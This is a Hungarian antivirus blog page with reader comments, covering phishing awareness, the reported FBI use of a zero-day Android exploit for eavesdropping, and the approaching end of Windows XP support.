
- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5453373

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.09. 10:13:44

Hogy megnyissam a kommenteket, itt van mindjárt a "Steve Jobs is megvolt" című :-)
antivirus.blog.hu/2009/05/15/steve_jobs_is_megvolt

Kínai cuccok tesztje · http://kinaicuccok.blog.hu 2013.08.09. 20:55:14

Nem értem ezeket, a kéretlen leveleket automatikusan törlöm, nem érdekel mi van benne, pláne nem kattogtatok rajta. Tudom normális cég ilyen leveleket nem küld így mindegyik spam.

a fene tudja még · http://hatker.blog.hu 2013.08.09. 21:39:34

ez kacsa, csak hogy címlapos lehessen a poszt.
még az ostoba amerikaiknál is biztosan magasabb az arány 7,5%-nál.

Don Quixote de la Ferko 2013.08.09. 22:23:37

Haverokat is szó nélkül spamre vágok, ha vicces videókat, vagy egyéb baromságokat kezdenek küldözgetni. Idegen levélnek esélye nincs.

Joaquin 2013.08.10. 04:46:20

Off:
@Don Quixote de la Ferko: Ezt mondjuk ne tedd, mert félretanítod a spamszűrőt, aztán szidhatod amikor fontos dolgot vág ki emiatt.

On:
El tudok képzelni olyan levelet ami engem is átverne de ennek a kutatásnak megnézném a módszereit, mert általánosságban lehet, hogy van olyan, amit nem tudok megkülönböztetni egy adathalász levéltől (mondjuk mert eleve nem is ismerem az oldalt, aminek a nevében írnak), de a való életben eléggé körülhatárolható azoknak a leveleknek a köre, amit kaphatok, ezért gyakorlatilag 100% bizonyossággal meg lehet mondani, melyik valós levél és melyik nem.
Nem használok vírusirtót, de múltkor biztos ami biztos alapon lefuttattam jópárat, de semmi érdemlegeset nem találtak, szóval eddigi tapasztalataim szerint lehet ésszel netezni (pár tracking cookie, hűha). Megj.: programozó vagyok de biztonságtechnikához csak érintőlegesen értek. Mondjuk lenyomozom, ha valami olyan task fut amiről nem tudom micsoda, de ez sem éppen bombabiztos módszer.



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.08.10. 04:54:48

@Kínai cuccok tesztje: Az újságíróknak mindenki írogat kéretlenül, ők nehezebben szelektálnak. Persze ismeretlen feladó levelében linkre kattintani...

@a fene tudja még: Bármilyen hülyeség van egy levélben, mindig akad valaki, aki elhiszi. A nigériai csalók évtizedes csalásai is mennek a mai napig, hiába van teli helyesírási hibákkal a levél.

@Don Quixote de la Ferko: A profi adathalász levél ismertetőjele, hogy nem ismeretlen címtől jön, a témája számodra releváns. Például kapsz egy levelet a céged egyik rendszergazdájától, hogy elkészült a vállalatirányítási rendszer új mobilos felülete, a linken jelentkezz be a céges jelszavaddal, hogy leteszteld.



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.08.10. 04:58:31

@Joaquin: Vírusirtó nélkül netezel? Akkor vagy teli van trójaival a géped vagy nem nézel meg semmilyen oldalt 1-2 nagyobb

portálon kívül. Nem árt tudnod, hogy gyakran törnek fel megbízhatónak ismert oldalakat is, hogy a weblapot meglátogatva trójaival fertőzzék meg a géped. A fertőző weblapok 90%-a feltört weblap, 10% csak a direkt erre a célra létrehozott oldal.



□omBATMAN 2013.08.10. 07:38:15

Azért elég egyszerűen kideríthető, hogy pl a bankod küld-e mailt, elhanyagolható annak az esélye, hogy mondjuk egy otpbank@citromail.hu címről kapjál fontos e-mailt :).
Ha esetleg a cég rendszergazdájától kapnék e-mailt, hogy elkészült aj vállalatirányítási rendszer mobilos felülete, akkor valószínűleg azonnal keresnék egy pszichiátert, hogy tudathasadásom van és a másik énem titokban mobilappokat fejleszt :)

Joaquin 2013.08.10. 07:52:04

@Online Távmunkás: Ha jobban belegondolok igazad van, csak pár ismertebb hírportált olvasok, ezekben lévő linkeknek megyek utána, esetleg szakfórumokat olvasok, ami ugyan mint fórum sokszor elég jó talaj lenne a trójaiknak, de gondolom az alacsony hatásfok miatt nem próbálkoznak ilyesmivel, inkább laikusokat próbálnak megszívatni. Nem azért mert programozót nem lehet, de biztos kisebb arányban, a vírust megírni meg ugyanannyi idő. Profitmaximalizálás van már a vírusgyártásban is, nah.

Inkább nem is adok (sugallok) ilyen rossz tanácsokat, mea culpa.



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.08.10. 10:21:19

@Joaquin: Ha érdekel a téma, a Coursera-n van egy ingyenes kurzus erről: Malicious Software and its Underground Economy: Two Sides to Every Story.



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.08.10. 10:25:04

@womBATMAN: A rosszfiúk bármilyen e-mail címet megadhatnak feladónak. Tehát mondjuk OTP bankos e-mail cím lesz, a szövegben a link felirata otpbank.hu lesz, csak amikor rákattintasz, akkor egy másik oldalra kerülsz, aminek a kinézete megegyezik az OTP-vel. Az is megoldható, hogy a böngésződ címsorában is otpbank.hu szerepeljen...
Persze normális ember tudja, hogy nem küldözget a bankja olyan e-mailt, amiben adatokat kérnek tőle és ha éppen van például folyamatban lévő hiteligénylése, akkor tudja, ki az ügyintéző.



bunkó · http://bunko.blog.hu 2013.08.10. 10:57:26

Már az általános iskolában kellene tanítani: bárki bármilyen adat megadását kéri tőled, NE UGYANAZON a csatornán add meg, amelyen az adatot kérték. Tehát ha pl a bank email-ben jelzi, hogy cserélj jelszót, akkor nem a levélben megadott linkre kattintunk, hanem felmegyünk a bank honlapjára és onnan a jelszócserére. Ugyanez vonatkozik pl telefonon át megadott adatokra is: ha pl a bak telefonon kér ilyesmit, akkor visszahívod őket A HIVATALOS TELEFONSZÁMUKON, tehát a telefonáló adja meg a mellék számát.
...persze tudom, a lustaság nagy úr...

Dr_utcai_arcos 2013.08.10. 11:02:32

@Kínai cuccok tesztje: Nálad a pont. Biztos, hogy nem kértem, automatik kuka.



bunkó · http://bunko.blog.hu 2013.08.10. 11:05:14

@Don Quixote de la Ferko: "Haverokat is szó nélkül spamre vágok, ha vicces videókat, vagy egyéb baromságokat kezdenek küldözgetni. "

Spamre vágni havert mondjuk nem bölcs dolog,
de a nekem ilyeneket küldőknek ilyenkor olyan durva válaszokat küldök vissza, amit csak a barátságunk éppen hogy elbír.
Akár még az anyázás is belefér, legfeljebb másnap elnézést kérek. Képzeld el a vörös fejjel ordítás email-es megfelelőjét :)
A legfontosabb: egy életre jegyezze meg azt, hogy nekem életveszélyes dolog vicces képeket/videókat küldeni.



□omBATMAN 2013.08.11. 23:44:20

@Online Távmunkás: tényleg megadhatnak bármilyen e-mail címet, de attól még látszik, hogy meghatalmazással, vagy aliassal, vagy egyéb más módon, de nem az adott bank smtp szerverén keresztül jött az e-mail, jó nem egy fríméles,dzsíméles onlájn e-mail fiókban, de egy normálisabb levelezőkliensben már igen...
Csinálhatok egy linket, aminek a szövege tetszőleges, attól még a legbutább netes levelezésben is kiírja legalább a böngésző, hogy hova mutat a link. A böngésző címsorának moddolása sem kizárt elméletileg, de én csak java alapon tudok erre megoldást, azt meg szintén nem egy feltűnésmentes dolog, főleg mivel a legtöbb browser ezért a mókáért már simán blokkolná az oldalt, de minimum figyelmeztetne, hogy ne akard megnézni. Tisztán elméletileg igazad van, egy egységsugarú júzert simán ki lehet halászni, de, csak egy kicsit kell odafigyelni ahhoz, hogy ne te legyél a következő fogás...



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.08.12. 09:10:26

@womBATMAN: Egy példa az egységsugarú userre: 2011-ben betörtek az RSA biztonsági cég rendszerébe és olyan adatokat loptak el, amivel több ezer cég informatikai rendszerébe vált lehetővé a bejutás. Azért sikerült nekik, mert az egyik alkalmazott megnyitott egy ilyen phising levelet, annak ellenére, hogy az a spam mappába került... Végül a Lockheed Martin hadiipari cég hálózatába törtek be a megszerzett titkosítási algoritmusokkal. Pár héttel később az USA bejelentette, hogy az ilyen támadásokat a jövőben háborús oknak veszi.

Android kémprogram persze csak a mi érdekünkben

2013.08.12. 11:07 | Csizmazia István [Rambo] | 1 komment

Címkék: fbi állami android sebezhetőség kémprogram zeroday


Tulajdonképpen ahogy a bulvárlapokban ma már csak az a hír, ha a postás harapja meg a kutyát, úgy manapság **inkább az a szenzáció, ha aznap épp kivételesen nem derült ki semmilyen újabb kínos részlet az NSA kémkedéssel kapcsolatban. A WSJ cikkét olvasva úgy tűnik, ez nem az a nap**, erre még picit várni kell. Posztunk vége felé pedig tanulságképpen felidézzük egy korábbi írásunkat a politikai megrendelésre írt kártevőkkel kapcsolatosan.



A Wall Street Journal arról tudósított, hogyan tudtak az FBI ügynökei fizikai hozzáférés nélkül is sikeresen kémkedni. **Android esetében nulladik napi sebezhetőséget kihasználó kártevőt használtak, igaz, ehhez előbb fertőzött linken, weboldalon való kattintásra, vagyis social engineeringre, átverésre is szükség volt. A Szövetségi Nyomozó Iroda korábbi tisztjeinek állítása szerint ezek után az eszközön teljes hozzáférést nyertek, magyarán nem csak a megfigyeltek telefonbeszélgetéseihez, illetve elektronikus üzenetváltásaihoz, hanem távolról bekapcsolva a mikrofont a helyi beszélgetésekhez is hozzáférhettek**.



Az ilyen lehallgatások pedig nem igényeltek kiemelt ügyészi felhatalmazást, illetve ha kellett is valamiféle jóváhagyás, **az ottani szabályozási visszásságok miatt az elektronikus engedélyek megszerzése valamiért jóval egyszerűbb, mint a pusztán fizikai eszközökkel történő lehallgatást biztosító technológiák esetében.**




Amit az egyszerű felhasználók tehetnek, az az operációs rendszerük lehetőségekhez képesti frissítése - ami ugye Android esetében a néhány drága csúcsmárkát kivéve a hivatalos csatornákon szinte lehetetlen. Illetve antivírus, illetve mobil biztonsági csomag használata, amely a sebezhetőségekre épített kártevők jelentős részét képes kiszűrni, tudásuk folyamatosan frissül. Emellett **a használt appok engedélyeik szerinti alapos kontrollja, megválogatása is hasznos szokás**. Ebből a szempontból az Apple iPhone vagy a RIM BlackBerry sincs jobb helyzetben. És persze tovább bonyolítja a helyzetet, hogy **a kormányzati szervek láthatóan rendszeresen vásárolják az értékes zeroday sebezhetőségeket, sőt talán ők a legnagyobb fogyasztók**.



Játékos feladat - Keressünk a térképen a "demokrácia hazájában" sötétkék színű ("Not Found") területet!

Ilyenkor ugye picit elgondolkodhatunk, hogy vajon Julian Assange vagy újabban Edward Snowden ilyen és ehhez hasonló kiszivárogtatott titkos információi - leszámítva az esetleg tudatos és irányított manipuláció lehetőségét - jó és hasznos volt-e az emberiség számára? **Már 2008-ban kiderült például, hogy Németországban a Skype hívások lehallgatására hivatalos állami szerződést kötöttek, ott a Chaos Computer Club és a Wikileaks jeleskedett ennek az információnak a nyilvánosságra kerülésében**. És aztán az utóbb történtek sem adnak sajnos túl sok okot a bizakodásra, miszerint kénytelen volt leállítani működését két olyan titkosított e-mail szolgáltató, mint **a Lavabit és a Silent Circle, amelyekre állítólag nyomást gyakoroltak**: *"'Nehéz döntést kellett hoznom: vagy bűnrészes leszek az amerikai nép elleni bűncselekményekben, vagy sutba dobom tíz év kemény munkáját és bezárom a boltot' - írja a texasi központú cég tulajdonosa, Ladar Levison a Lavabit cég honlapján közzétett indoklásában. 'Ha megtehetném, jogszerű módon szívesen megosztanám önökkel a döntésemhez vezető eseményeket, de sajnos nem tehetem' – fogalmazott. A BBC tudomása szerint Levison jogi úton igyekezett megakadályozni azt, hogy az amerikai kormányzat hozzáférhessen ügyfeleinek adataihoz."*



És akkor következzen **egy érdekes részlet az említett tavalyi posztból, amelyben Mikko Hypponen a közös amerikai-izraeli Stuxnet kapcsán a következőket mondta: nincs jó és rossz kártevő, csak kártevő van.** *"Abban a kutatók világszerte egyetértenek, veszélyes precedenst teremtettek az államilag finanszírozott kormányzati malwarek, mint a Flame, Stuxnet vagy a DuQu. Egyértelműen kijelenthetjük, az ilyen államilag támogatott digitális terrorizmus helytelen út, ha kártevőkkel és kémprogramokkal kívánják a szereplők legyőzni a politikai ellenfeleiket. Mert **ahogy minden kártékony kód előbb-utóbb nyilvánosságra kerül és közismert lesz, azonnal felhasználják, módosítják, másolják, ingyenesen terjesztik, vagy éppen eladják, a lényeg, hogy nem tartható kordában, és idővel nem csak az eredeti célcsoportokra, hanem már mindenkire nézve veszélyes további tömeges átiratokban, változatokban tér vissza, erre jó***

példa, mikor amerikai olajcégeket támadott a Stuxnet."



"A Stuxnet és a Flame olyan, mint James Bond, a kormány által finanszírozott támadó szuper kütyü, kiemelt költségvetésből, korlátlan erőforrásokkal, mindig a legújabb és legjobb technológiát használhatja. És azt már tudjuk a filmekből, ha James Bond ölni akar, akkor James Bond ölni is fog. ***Egy dolgot viszont elfelejtettek a kormányzati kártevők politikus megrendelői: a szellem mostantól sosem fog visszaszivárogni a palackjába, hanem zsinórmérték és 'elfogadható' hétköznapi eszköz lesz az országokat irányítók szemében."***

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5457293

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

MobilKém · http://mobilkem.hu 2013.12.01. 16:48:31

Új mobil kémprogramunkkal, már nem csak az NSA képes ilyesmire :)
Bővebben: www.mobilkem.hu

Az XP él, az XP élt, az XP élni fog

2013.08.14. 13:17 | Csizmazia István [Rambo] | 17 komment

Címkék: windows xp április támogatás vége 2014 kártevő exploit


Közeledik április 8. Bizonyos szempontból ez a dátum a Dénes, Valter és Zsüliett névnapokon felül is kiemelt jelentőséggel bírhat számunkra. És most nem elsősorban arra gondolunk, hogy 1143-ban e jeles napon lépett a bizánci trónra I. Mánuel császár, Szent László unokája, vagy hogy 1935-ben ekkor volt Bartók Béla V. vonósnégyesének premierje. **Hanem hát mint az közismert, 2014-ben végleg megszűnik a Windows XP hivatalos támogatása.**



Sok biztonsági szakember tart attól, hogy mi lesz a később felbukkanó kritikus hibák javításával. Ami addig nyilvánosságra kerül, még van esélye egy hibajavító foltnak, de mivel az XP még mind a mai napig jelentős szeletet tudhat magáénak a Windows tortából, biztosak lehetünk benne, hogy 2014. április 8. után is használni fogják. A Computerworld becslése szerint **a támogatási időszak végére is mintegy 33-34%-os részesedése lesz. Egy 2013. eleji brit felmérés pedig azt mutatta, hogy az XP-t futtató cégek közül mindössze 42%-a kezdte csak meg az átállási, migrálási folyamatot. További érdekesség, hogy a megkérdezett IT szakembereknek nagyjából 20%-a mondja azt, hogy a támogatási időszak lezárulta után is bőven használni fogja még a Windows XP rendszert.**



A SANS (SysAdmin, Audit, Networking, and Security) szerint **a már felfedezett, de nem publikált zero day sebezhetőségeket most nagy valószínűséggel bespájzolják a kártevőterjesztők a dátum utánra, és a gyanú szerint számos ilyenen ülhetnek addig**. Az átlagos ára egy Windows XP rendszerhez tartozó exploitnak ma a fekete piacon nagyjából 50 és 150 ezer USD közé tehető, ami viszonylagosan nem túl magas. **Ha viszont valaki felfedez egy nagyon megbízható, távolról jól kihasználható sebezhetőséget, és ezt addig eltitkolja, akkor komoly veszélyeket tud vele majd okozni a jövő év tavasza után.**



A miért nem szerettük az XP-t kérdésre elő tudunk kotorni pár érdekességet a vírusok történelméből. A kimenő kapcsolatokat egyáltalán nem szűrő alap tűzfal sem volt egy világbajnok, és ezt csak a Vista orvosolta jóva később. De **például az 1999-ben megjelent KAK worm az Outlook Express automatikus mail preview miatt megnyitás nélkül is lefuttatta a JavaScripteket. Az XP SP2 zárja be ezt végül 2004-ben, de addig 6 évig ez sebezhetően nyitva volt. 2001-től okozott sok problémát, hogy az XP rendszergazdai jogok alapértelmezetten lehetővé tették, hogy a böngészés közben begyűjtött kártevők is ilyen módon lefuthassanak. Lekapcsolására áthidaló megoldásként rendelkezésre állt a külsős DropMyRights alkalmazás, illetve a Vista 2007. után már az UAC segítségével ezt valamennyire korlátozta, de addig ez is jó 6 évig sebezhetően nyitva volt, és ilyeneket lehetne napestig sorolni.**



Azért az érem másik oldala is kerüljön említésre, vagyis a "miért szerettük?"-re is álljon pár dolog. **Kis erőforrás igényű, kevés helyen elfért, és a korábbi 95/ME/98-akhoz képest "gyémántok az örökkévalóságnak" ;-) és minden hiányosságával együtt viszonylag stabil rendszer. Nem utolsó sorban akkoriban még megkaptuk hozzá igaziból a telepítő/helyreállító CD lemezt is, vagyis nem nekünk kellett a HDD-ről való kiírogatással szenvedni, mint manapság**. Ja és persze emellett virtuális gépekben is szépen futott. Remélhetőleg azért legalább a Windows7-re való átállás - amely a 8-cal szemben egyelőre jobban beváltotta a reményeket, könnyen kezelhető, gyors működésű és népszerű is lett - minél több céges környezetben, sok vállalati gépen megtörténik addigra. Ami ha csak a tavaly nyári, 1.3 milliárd Windows asztali PC gépet vesszük világszerte, a tortaszeletből akkor sem kis szám. **És bármennyire is szerettük, azért azt is látni kell, hogy a Mozilla Firefox mellett éppen az XP volt az, amely a legtöbb kritikus sebezhetőséget, és erre épülő kártevőt halmozta fel az utóbbi évek során.**

Tetszik 47 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 3 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5460379

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

guy2 2013.08.14. 21:07:17

Pedig a Windows 8 nem jobb rendszer nála szerintem. Most akkor adjak ki pénzt a semmiért?



pingwin · http://pingwin.blog.hu 2013.08.14. 22:23:23

@guy2: nem a semmiért, hanem, hogy a rendszer továbbra is támogatva legyen

továbbra is a pingvineket etetem :p



Androsz 2013.08.15. 02:34:16

@pingwin: A támogatás megtartásáért felesleges volna a Win8, a Win7 is jó lesz. Sok-sok éves megfigyelés(em), hogy a Microsoftnak minden második oprendszere sikerül. A DOS 3.3 jól sikerült. Számoljunk. :-)

Aki egyetlen rendszerre bízza a biztonságát, az meg is érdemli. A Windows biztonsági rendszereit is felügyeltetni kell egy független programmal, mint például egy másik tűzfallal. Elvagdosva a fölösleges átjárásokat, ösvényeket, "kényelmi" baromságokat. Amikor már te ellenőrzöd a gépeden az adatforgalom túlnyomó többségét, akkor kezd megnőni az esélyed az illegális adatforgalmazás leleplezésére. Az első golyót az az állat érdemelné, aki először állt elő a felhasználóbarát oprendszer ötletével. Az emberiség még nem érett egy ilyen fegyver birtoklására.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.15. 09:10:06

A Win7 úgy tűnik, megint elég jól eltalált és népszerű OS. Manapság többnyire már géppel együtt veszik az operációs rendszert, így a gépcserénél rendben van, ha már pl. azzal veszed OEM. Mac OS X és Linux esetén persze teljesen más a dörgés.

Azért a 6-7 évnél régebbi noteszgépek már sok szempontból elavultak, nálam is ketyeg ilyen, van például, hogy az integrált WiFi kártya még csak a WEP-et kezeli, ezért PCMCIA vagy USB-s wifi adapter kell a WPA2-höz, nem bővíthető egy határ fölött a RAM, nincs már BIOS frissítés, stb, . De "rozsdaboglya" hardvernél az újabb Linux disztrók is simán beinthetnek, ha például nincs PAE mód, stb. Ha valaki ilyen régi gépet akar nyúzni, akkor tovább XP-zik, tovább Puppy Linuxozik, stb, amíg a gép ki nem leheli a lelkét.

És vegyük hozzá a pénzügyi részt is, tavalyi kórház látogatásnál még láttam Win95-t EGA monitorral, szóval sok helyen ez a rögvalóság, nincs pénz se a vas, se a Win cserére. Ha a briteknél 58% nem upgradel XP-ről, akkor képzelhetjük, mi lehet itt Magyarországon a cégeknél :-O



pingwin · http://pingwin.blog.hu 2013.08.15. 09:23:18

@Androsz: szerintem se a cikk, se én nem mondtuk, hogy win8-ra kéne váltani, csak annyit, hogy egy nem támogatott rendszer használata nem a legbiztonságosabb

azértz nem tudom ki használna nem felhasználóbarát os, esetleg a geek-ek

addig szerintem nincs (nagy) baj, amig külön van választva a user joga és a rendszer admin

valamint az se biztos, hogy jó ötlet, ha nem használunk virusírtót, tűzfalat etc



pingwin · http://pingwin.blog.hu 2013.08.15. 09:25:00

@Csizmazia István [Rambo]: win95 az szép

nálunk is van egy win98 igaz csak vonalkódnyomtatásra volt, de már ki lett váltva :)



Fall 2013.08.15. 10:34:23

Sajnálom a jó öreg XP-t, sokáig és jól szolgált nálam is.

avasz óta használok Win8-at, minden rendben van vele, korrekt, jól összerakott rendszer. Teszi, amire utasítom. Ez a dolga, többet nem is várok tőle.

Sokban hasonlít a Win7-re, ám a licenc kezelésében van egy hatalmas különbség: a boltban kapható lemezt (a PUL keretein belül: personaluselicense.windows.com/hu/default.aspx) a régi értelemben vett dobozos licenchez hasonlóan használhatom, mindezt közel OEM áron.

(Nekem nem jön ki a minden második Windows jó elmélet a gyakorlatban, de lehet, rosszul számolom.)

Szeretném a Linuxot is, de még nem találtam olyan verziót, ami minden hardveremet támogatta. Legutóbb az Epson multifunkciósomat küldte el kapálni. Előtte egy Canon nyomtatót nem tudtam működésre bírni. Persze a gyártók is segíthetnének, de nem kifizetődő egy 2% alatti elterjedtséget elérő operációs rendszerhez minden termékük alá drivert írni. (Nem a hasamra ütöttem a 2% alattival, legutóbb a PCWorld honlapján volt erről egy cikk.) A másik a játékok kérdése, pontosabban azon játékok kérdése, amiket én játszom. De netezni, filmet nézni, zenét hallgatni, szöveget szerkeszteni és egyebekre tökéletes a Linux.

Csak nyomtatni, szkennelni és játszani nem tudok alatta, bár könnyen lehet, mindegyik csak utánajárás kérdése lenne, de én csak használni akarom a gépet, nem fórumokat vadászni és beállításokkal zsonglőrködni. Másrészről a Linuxot használók e részre, személyes élményeim alapján, nagyképű. A kiválasztottság érzésével élik online életüket, s nem ereszkednek le bárkil Elnézést a kivételtől, könnyen lehet, én futottam bele rossz emberekbe!



pingwin · http://pingwin.blog.hu 2013.08.15. 13:33:06

@Fall: lehet, hogy érdemes eszköz vásárlás előtt megnézni, hogy linux támogatja-e

hp dolgokkal eddig nem volt rossz tapasztalatom

játékra pedig már linuxra is van steam, vagy play on linux, ami segít a win-es játékok telepítését

örök jótanács, hogy ati kártyát ne vegyél linux alá :)



Androsz 2013.08.15. 15:11:52

@Csizmazia István [Rambo]: "De »rozsdaboglya« hardvernél az újabb Linux disztrók is simán beinthetnek, ha például nincs PAE mód, stb."

No, akkor ennyit a Linux istenítéséről. A csodarendszer, amelyet csak az nem használ, akinek nincs ki a négy kereke. Értem én, hogy ők használhatják a régi Linuxokat, de akkor azokkal vajon működni tudnak-e azok az új programok, amelyeknek nincs szüksége az új vasakon lehetséges, csak az új Linuxok által támogatott rendszerszolgáltatásokra? Nem a Linux a hibás ebben, hanem az egész számítógépfejlesztési szisztéma, amelyben a kereskedelmi és marketingstratégiák hágják az ésszerűséget.

Ha ma az ésszerűség működne, akkor lenne egy boszorkányos gyorsaságú hardverünk, amelyen egy olyan oprendszer működne, amely nem terjedelmesebb és nem nehézkesebb az elődeinél, és így elképesztő méretű helyet és elképesztő munkateljesítményű erőforrásokat hagyna szabadon a felhasználók számára. Az, hogy 32 bit helyett 64 bites címzésre térünk át, meg hogy a processzorba egyre több funkciót építenek be, elméletileg nem kívánná meg, hogy az ezt csak felhasználhatóvá tevő oprendszer a többszöröségre nőjön.

"tavalyi kórház látogatásnál még láttam Win95-t EGA monitorral"

Ezt sokan elfelejtik. Nem tudom, hogy azt a gépet mire használják, de hogy egy-két nyilvántartóprogram, valami levelezőprogram, szövegszerkesztő, bérszámfejtő, raktárkészletező stb. program jól használható legyen, a nevezett konfiguráció tökéletesen elegendő lehet. Hiszen ilyen programot már huszonöt éve is lehetett írni, és működött. Már persze ha a faék egyszerűségű számlázóprogramot nem .Net 4.5 alá írja meg a másról már nem halló programozó, áttetsző háttérrel és animált micsodákkal.

@pingwin: "egy nem támogatott rendszer használata nem a legbiztonságosabb"

Az ezzel a bajom, hogy a támogatott rendszer sem az. Miért?! Tényleg senki nem képes olyan programot írni, amely tökéletesen kész van? Mert amikor a hibajavító patchhez is kiadják a hibajavítást, akkor az ember kicsit ideges lesz.

Én XP SP2-t használok, 7 évvel ezelőtt tettem fel, közben egyszer gépet cseréltem alatta. Összesen két hibajavítást töltöttem le, célzottan kiválasztva. A komoly üzemi biztonsági igényeket nyilván nem elégíti ki a rendszerem, de én nem tudok olyan kárról, amelyet nem egy komolyabb program telepítője okozott, például a Chrome által szétszórt mocsok, meg a valahogy mégiscsak feltett Ask. Én munkát szánok a gépem szemmel tartására és takarítására, ez tény, de nagyjából tudom is, hogy mi van a gépen. És működik. Videóvágástól a (nem a legújabb) játékokig. Nekem ennyi elég lenne.



Androsz 2013.08.15. 15:24:17

@Fall "Sokban hasonlít a Win7-re, ám a licenc kezelésében van egy hatalmas különbség"

Hát ez az. Sokan esküsznek arra, hogy a Win8 visszalépés, de lám, a kereskedelmi nyomás a valamivel talán rosszabbat is eladja.

@pingwin: "azértz nem tudom ki használna nem felhasználóbarát os, esetleg a geek-ek"

Mindenki, akinek dolga van az oprendszerrel. A felhasználó nem tartozik ezek közé. A felhasználó egy jól szigetelt kezelőfelületet kapjon az általa használt programok alá, és ne hangolgassa az oprendszert, ha nem képes arra, hogy megtanulja az ahhoz szükségeseket. Nem elég, ha az admin és user jogokat szétválasztjuk, legalábbis a Win7-ig nem volt elég, és a Win7 az első komolyabb Windowsok után húsz évvel született.

Az a gyalázat, hogy az oprendszert összeolvasztják a GUI-val. Ezernyi átjárási ponttal a kettő között. Ezt már az általános iskolában sem így tanítják. Egy ilyen szövevényes rendszert persze hogy ezerféle módon lehet elhibázni, szétcseszni. Ma egy felhasználó működésképtelenné tudja tenni a gépét mindenféle állítgatásokkal? De még mennyire! Ma a felhasználónak problémája akadhat egy új program feltelepítése után a rendszer működésével? De még mennyire! Márpedig akkor ez nem oprendszer, hanem egy rakás szar.



Fall 2013.08.15. 15:32:51

@pingwin: Pont a HP az, amiért nem adnék ki pénzt. :D Ha videokártya, akkor csak ATI. :D A Linuxos Steamen nem túl bőséges az ajánlat. :(

@Androsz: Félreértetted, épp dicsértem a cuccot, hogy semmivel sem nehezebb átszokni XP-ről Win8-ra, mint Win7-re. Win7-ről meg talán, ha 5 percembe telt. Határozottan előrelépés és még a licencfeltételek is kedvezőbbek. Mindenkinek a PUL-os Win8-at ajánlom az OEM Win7 helyett.



pingwin · http://pingwin.blog.hu 2013.08.15. 15:48:18

@Androsz: már előbb is néztem a régi gép pae kapcsolatát és ott se értettem

